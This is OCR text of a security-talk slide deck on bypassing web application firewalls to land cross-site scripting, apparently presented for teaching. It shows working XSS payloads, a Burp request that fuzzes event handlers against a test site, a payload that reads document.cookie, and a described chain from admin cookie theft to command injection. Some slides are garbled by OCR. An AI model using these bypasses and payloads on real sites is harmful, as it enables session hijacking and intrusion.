
https://threatcon.io/curioxssity#case2

Case 2

That WAF/detection forbids/prevents all attempts on GET request


Curioxssity | Case 0 | Case 1 | Case 2

https://threatcon.io/curioxssity#case2




Curioxssity | Case 0 | Case 1 | Case 2

https://threatcon.io/curioxssity#case2



Curioxssity | Case 0 | Case 1 | Case 2

https://threatcon.io/curioxssity#case2



Curioxssity | Case 0 | Case 1 | Case 2

https://threatcon.io/curioxssity#case2

4. The WAF can be bypassed by exchange the GET request into POST. Using POST request, our XSS payload can be used and will not be blocked.

Screen_Shot_2018-07-17_at_1.32.34_PM.png

It is noted that the multiple instances with different parameters are vulnerable to XSS attacks via bypassing proxy restriction through POST method. All of the XSS can be

The XSS occurs via POST method. However, this can be bypassed by replacing the requests into GET method (can be done using Burp's "change request method"

Ora

Case ...

Case 3

https://threatcon.io/curioxssity#case3

Case 3


The super annoying WAF/detection

Case ...

Case 3

https://threatcon.io/curioxssity#case3

That WAF/filter is probably just a set of complex regex



Case ...

Case 3


https://threatcon.io/curioxssity#case3

When it is super annoying?

<iframe src=1 onmouseove -alert(0)>

<a href=javascript: 0)>

<script src=ja script:alert(0)>



Case ...

Case 3

https://threatcon.io/curioxssity#case3

<img

- Pass? Tag is not checked.
- There’s a chance. **Proceed** to check if event handlers can be used
  - `<img src=meme.gif onerror=alert(0)>`

Case ...

Case 3

https://threatcon.io/curioxssity#case3

<img

- <img src=meme.gif onerror=alert(0)> FAIL!
- <img src=meme.gif onmouseover=alert(0)> FAIL!

- <img src=meme.gif> SUCCESS!
- <img src=meme.gif onfoobar=alert(0)> SUCCESS!

on(load|click|error|show)

Case ...

Case 3

https://threatcon.io/curioxssity#case3


```
POST /search.php?test=query HTTP/1.1
Host: testphp.vulnweb.com
Content-Length: 60
Cache-Control: max-age=0
Upgrade-Insecure-Requests: 1
Origin: http://testphp.vulnweb.com
Content-Type: application/x-www-form-urlencoded
User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64) AppleWebK
Accept: text/html,application/xhtml+xml,application/xml;q=0.9,i
Referer: http://testphp.vulnweb.com/search.php?test=query
Accept-Encoding: gzip, deflate
Accept-Language: en-GB,en-US;q=0.9,en;q=0.8
Connection: close

searchFor=<img%20src=x%20§onfoo§=alert(0)>&goButton=go
```

Fuzz all event handlers

Case ...

Case 3

https://threatcon.io/curioxssity#case3




Case ...

Case 3

https://threatcon.io/curioxssity#case3

The payload used was:

```
<p><img src=x id=x tabindex=1 onfocusin=confirm(document.
cookie)></p>
```



Steal admin cookie

Priv esc to admin

Command injection

Pwned!

community.rsa.com/t5/archer-product-advisories/dsa-2020-049-rsa-archer-security-update-for-multiple/ta-p/572726

Credit:	RSA would like to thank Ahmad Ashraff Ahmad of ZX Security for reporting CVE-2020-5331, CVE-2020-5332, CVE-2020-5333, CVE-2020-5334 & CVE-2020-5335.

Case ...

Case 3

https://threatcon.io/curioxssity#case3

<img

- Fail? **img** may be checked. Use less known tag

<foo

- Pass? It checks valid HTML tags but not against random characters. There's a chance. **Proceed**.
- Use payload that not requires a valid tag

Case ...

Case 3

https://threatcon.io/curioxssity#case3

Attack type: Sniper

